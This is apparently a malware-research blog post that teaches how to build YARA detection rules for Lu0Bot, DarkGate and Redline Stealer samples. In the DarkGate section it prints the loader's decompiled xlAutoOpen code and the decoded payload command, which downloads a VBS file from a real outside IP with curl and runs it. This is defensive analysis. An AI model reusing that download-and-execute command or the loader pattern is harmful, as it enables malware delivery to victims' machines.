


# Developing Yara Signatures for Malware - Practical Examples

[embee-research.ghost.io/practical-signatures-for-identifying-malware-with-yara/](https://embee-research.ghost.io/practical-signatures-for-identifying-malware-with-yara/)

Matthew

October 4, 2023

Last updated on Nov 8, 2023



```
00 00
24e4d1410 49 89 d8      MOV     param_3,RBX
24e4d1413 4c 89 f2      MOV     param_2=>s_2hhx_24e4dc000,R14
24e4d1416 48 89 f9      MOV     param_1,RDI
24e4d1419 48 83 c7      ADD     RDI,0x2
02
24e4d141d e8 7e ff      CALL   FUN_24e4d13a0
ff ff
24e4d1422 48 89 f0      MOV     RAX,RSI
24e4d1425 31 d2      XOR     param_2,param_2
24e4d1427 48 83 c6      ADD     RSI,0x1
01
24e4d142b 48 f7 f5      DIV     RBP
24e4d142e 41 0f b6      MOVZX  EAX,byte ptr [R12 + param_2*0x1]
04 14
24e4d1433 30 03      XOR     byte ptr [RBX],AL
24e4d1435 48 83 c3      ADD     RBX,0x1
01
24e4d1439 49 39 f5      CMP     R13,RSI
24e4d143c 75 d2      JNB    24e4d1411
JNB 24e4d143c XREF[1]: 24e4d1400(3)
```

The purpose of this article is to highlight some practical examples of indicators that can be used for detection using Yara.


The rules are not intended to be performance-optimized. Purely examples of indicators that can be used for detection. [Here is a great link if you're interested in performance optimization.](#)

If you wish to try building or testing Yara rules for yourself, I recommend signing up for a free or boosted (\$10USD) account on [unpacme](#) (which is what I personally use for testing). Unpacme has an excellent Yara hunting feature that allows you to test on a large collection of malware and legitimate samples.

## Lu0Bot SFX Archives

Some recent [lu0bot samples](#) are using self-extracting archives (essentially an `.exe` that unpacks a `.zip`). I found this sample using an [any.run blog](#) and [Malware Bazaar](#).

Inside the sfx/zip file are multiple `.dat` files that are used to create an exe. The final exe is executed using the randomly named `.bat` file.




This introduces the following string artifacts inside the initial `.exe` file.

877	0002286f	00000005	A	PMSCF
878	000228ac	0000000f	A	gpfnbokpdbv.dat
<b>879</b>	<b>000228cc</b>	<b>0000000e</b>	<b>A</b>	<b>eybrqvtjku.dat</b>
880	000228eb	00000010	A	eybrqvtjku.dat.1
881	0002290c	00000010	A	eybrqvtjku.dat.2
882	0002292d	00000010	A	eybrqvtjku.dat.3
883	0002294e	00000010	A	birsjxaakpif.bat
884	0002296f	0000000b	A	lxeujjd.dat

Which allows this signature to be created. Utilising the `.dat.1.dat.2` etc as well as the presence of the `.bat` file.

Since the file is an archive, it is mostly zipped and compressed. This results in an overall entropy of `7.98`, so I added an additional filter `math.entropy(0, filesize) > 7`. This provides more accuracy at the cost of additional compute resources.

`math.entropy` is dependent on the `math` module and is compute intensive. So you are free to remove this if you run into timeout issues.



I also noticed another sfx artifact of "[Win32 Cabinet Self-Extractor](#)". I added this as a string in order to reduce false positives. This probably wasn't necessary, but something you can add to hone in on specific file types. (In this case, sfx files)

I ultimately used this rule to identify more samples. This is not necessarily the most efficient rule but it was able to find additional samples. The definition of "efficient" will depend on your exact situation and compute resources.

```
import "math"

rule win_lu0bot_sfx_packer_oct_2023
{
    meta:
        author = "Matthew @ Embee_Research"
        created = "2023/10/03"
        description = ""
        sha_256 =
"9c84cd037b061c177ee10c45f1f87b3ea05744f1638ab3f348d6b9a3b1cbcfbf"

    strings:
        $s1 = ".dat" ascii
        $s2 = ".dat.1" ascii
        $s3 = ".dat.2" ascii
        $s4 = ".dat.3" ascii
        $s5 = ".bat" ascii

        $t1 = "Win32 Cabinet Self-Extractor" wide

    condition:
        math.entropy(0, filesize) > 7
        and
        (all of ($s*))
        and
        $t1
}
```

Testing on [unpacme](#) returned 21 results. With 0 hits for malware. All of the returned samples appear to be Lu0Bot.

## DarkGate XLL Loader

---

Darkgate has recently utilised XLL (Excel Add-in) files as part of the infection process. An XLL is essentially a DLL file that can be executed by Microsoft Excel.

When opened, the XLL will automatically execute the `xlAutoOpen` export. Once this export is called, a blob of hex bytes is xor decoded to produce a Wscript command containing C2 information and filenames.

The `xlAutoOpen` and bytecodes associated with the hex decoding can be used as indicators for a yara rule.


```

1
2 undefined8 xlAutoOpen(void)
3
4 {
5     float10 *_Source;
6     undefined8 in_R9;
7     undefined8 local_118;
8     undefined8 local_110;
9     undefined8 local_108;
10
11     /* 0x1450 1 xlAutoOpen */
12     CopyFileW(L"C:\\Windows\\System32\\mshta.exe",L"C:\\Users\\Public\\me.exe",0x1);
13     _Source = (float10 *)malloc(0xe9);
14     *(undefined *)((longlong)_Source + 0xe8) = 0x0;
15     xor_decrypt("12070c07114e7d57161a010c13065b023e19451b5358431c00037f2a060d1a13062a2a16350e060d14010606361b1157000d061e09567650451b5d17161c4d533c0601595c0643315f28033c0c17170a140139282c121f08504039283c1e17155d001b174559304b06432f39160100062c37390906070f1b0628035a4b0f1116431a11002f514a514d40574c715a53405d5451414a432e2a4a484156455411d320e0a0c0745524243523c51392506160600162801b1bf0c002e3945711d070a544943424c4f7f1c0c17170a145c0618301800515a5e5f5d16172d02150d4d47",
16         ,"secret_key",_Source,in_R9);
17     local_118 = 0x73726573555c3a43;
18     local_110 = 0x5c63696c6275505c;
19     local_108 = 0x206578652e656d;
20     strcpy((char *)((longlong)&local_108 + 0x7),(char *)_Source);
21     WinExec((LPCSTR)&local_118,0x1);
22     free(_Source);
23     MessageBoxA(NULL,"An internal error has occurred.,"Internal Error",0x10);
24     return 0x0;
25 }

```

The screenshot shows a hex editor interface with a recipe panel on the left and a main workspace on the right. The recipe panel has three sections: 'Fork', 'From Hex', and 'XOR'. The 'XOR' section is highlighted in green and contains the following settings: Key: secret\_key, UTF8, Scheme: Standard, and a checkbox for 'Null preserving' which is unchecked. The 'Input' field on the right contains a long hex string. The 'Output' field at the bottom shows the command: `about:"<script>var b = new ActiveXObject("wscript.shell"); b.run('cmd /c C:\\Windows\\system32\\cur1.exe -o c:\\users\\public\\1.vbs http://5.42.76.197/Epv2pum/123&&timeout 10&&c:\\users\\public\\1.vbs', 0); window.close();</script>"`


By jumping into the `xor_decrypt` function. We can observe the primary logic used for performing the decoding. This is usually easy to tell (for simple decoding functions) because the logic will be inside a loop (green arrow on left).



Since decoding logic is often re-used across similar malware (albeit with different decoding keys), we can use the logic itself as an indicator that can be signed.

To achieve this, we can click the decoding loop and then browse back to the listing window. From here, we can highlight the same instructions that we observed in the previous screenshot.

Observe on the left that we are looking at the same loop.



Copying the instructions into a text editor, gives the following. Noting that the highlighted bytecodes are what can be used as a signature.

```

24e4d1410 49 89 d8 MOV param_3 ,RBX
24e4d1413 4c 89 f2 MOV param_2 => s_%2hhx_24e4dc000 ,R14 = "%2hhx"
24e4d1416 48 89 f9 MOV param_1 ,RDI
24e4d1419 48 83 c7 ADD RDI ,0x2
02
24e4d141d e8 7e ff CALL FUN_24e4d13a0 undefined FUN_24e4d13a0(undefine
ff ff
24e4d1422 48 89 f0 MOV RAX ,RSI
24e4d1425 31 d2 XOR param_2 ,param_2
24e4d1427 48 83 c6 ADD RSI ,0x1
01
24e4d142b 48 f7 f5 DIV RBP
24e4d142e 41 0f b6 MOVZX EAX ,byte ptr [R12 + param_2 *0x1 ]
04 14
24e4d1433 30 03 XOR byte ptr [RBX ],AL
24e4d1435 48 83 c3 ADD RBX ,0x1
01
24e4d1439 49 39 f5 CMP R13 ,RSI

```

```

24e4d1410 49 89 d8 MOV param_3 ,RBX
24e4d1413 4c 89 f2 MOV param_2 => s_%2hhx_24e4dc000 ,R14 = "%2hhx"
24e4d1416 48 89 f9 MOV param_1 ,RDI
24e4d1419 48 83 c7 ADD RDI ,0x2
02
24e4d141d e8 7e ff CALL FUN_24e4d13a0 undefined FUN_24e4d13a0(undefine
ff ff
24e4d1422 48 89 f0 MOV RAX ,RSI
24e4d1425 31 d2 XOR param_2 ,param_2
24e4d1427 48 83 c6 ADD RSI ,0x1
01
24e4d142b 48 f7 f5 DIV RBP
24e4d142e 41 0f b6 MOVZX EAX ,byte ptr [R12 + param_2 *0x1 ]
04 14
24e4d1433 30 03 XOR byte ptr [RBX ],AL
24e4d1435 48 83 c3 ADD RBX ,0x1
01
24e4d1439 49 39 f5 CMP R13 ,RSI

```

Remove These

If you're using Notepad++, you can hold **alt** and select the right column and hit delete. The same can be done with the left column.

```

1
2
3
4 24e4d1410 49 89 d8 MOV param_3 ,RBX
5 24e4d1413 4c 89 f2 MOV param_2 => s_%2hhx_24e4dc000 ,R14 = "%2hhx"
6 24e4d1416 48 89 f9 MOV param_1 ,RDI
7 24e4d1419 48 83 c7 ADD RDI ,0x2
8
9 24e4d141d e8 7e ff CALL FUN_24e4d13a0 undefined FUN_24e4d13a0(undefine
10 ff ff
11 24e4d1422 48 89 f0 MOV RAX ,RSI
12 24e4d1425 31 d2 XOR param_2 ,param_2
13 24e4d1427 48 83 c6 ADD RSI ,0x1
14
15 24e4d142b 48 f7 f5 DIV RBP
16 24e4d142e 41 0f b6 MOVZX EAX ,byte ptr [R12 + param_2 *0x1 ]
17 04 14
18 24e4d1433 30 03 XOR byte ptr [RBX ],AL
19 24e4d1435 48 83 c3 ADD RBX ,0x1
20 01
21 24e4d1439 49 39 f5 CMP R13 ,RSI
22

```

This leaves only the bytecodes.

1			
2	49	89	d8
3	4c	89	f2
4	48	89	f9
5	48	83	c7
6	02		
7	e8	7e	ff
8	ff	ff	
9	48	89	f0
10	31	d2	
11	48	83	c6
12	01		
13	48	f7	f5
14	41	0f	b6
15	04	14	
16	30	03	
17	48	83	c3
18	01		
19	49	39	f5
20			

Keeping only the opcodes and constant values, leaves this



27	49	??	??
28	4c	??	??
29	48	??	??
30	48	??	??
31	02		
32	e8	??	??
33	ff	??	
34	48	??	??
35	31	??	
36	48	??	??
37	01		
38	48	??	??
39	41	??	??
40	04	??	
41	30	??	
42	48	??	??
43	01		
44	49	??	??
45			

Which results in the following yara rule. I also added in `xlAutoOpen` to narrow the results down only (ideally) to XLL files.

```
rule win_darkgate_xllloader_oct_2023
{
  meta:
    author = "Matthew @ Embee_Research"
    created = "2023/10/03"
    description = "Detects XLL Files Related to DarkGate"

  strings:
    $s1 = "xlAutoOpen" ascii
    $s2 = { 49 ?? ?? 4c ?? ?? 48 ?? ?? 48 ?? ?? 02 e8 ?? ?? ?? ?? 48 ??
?? 31 ?? 48 ?? ?? 01 48 ?? ?? 41 ?? ?? ?? ?? 30 ?? 48 ?? ?? 01 49 ?? ?? 75 ?? }

  condition:
    $s1 and $s2
}
```

Using unpacme, this resulted in 24 additional samples of the Darkgate XLL loader.

## Redline Stealer - Configuration/IL Bytecodes

Redline stealer samples have a relatively consistent pattern associated with the method that stores configuration settings. The bytecodes associated with this method can be used to create a yara rule that matches on similar samples.

The screenshot displays two windows. The left window shows the IL code for a method named `ctor` in the `Arguments` class. The code includes comments for header size, code size, and stack size, followed by a series of instructions such as `ldc.i4`, `br.s`, `call`, `stsfld`, `ldstr`, and `ret`. The right window shows a YARA rule named `win_redline.yar`. The rule's `strings:` section contains a complex definition for `$s1` using wildcards to match specific bytecodes: `{ 20 ?? ?? ?? ?? 2B00 28 ?? ?? ?? ?? 80 ?? ?? ?? ?? 20 ?? ?? ?? ?? 2B00 28 ?? ?? ?? ?? 80 ?? ?? ?? ?? 72 ?? ?? ?? ?? 80 ?? ?? ?? ?? 20 ?? ?? ?? ?? 2B00 28 ?? ?? ?? ?? 80 ?? ?? ?? ?? 2A }`. The `condition:` section contains the rule: `$s1 and $s2`. A text box at the bottom of the screenshot states: **TLDR - Bytecodes on Config Methods/Functions can be turned into Yara rules by wildcarding operands and keeping opcodes.**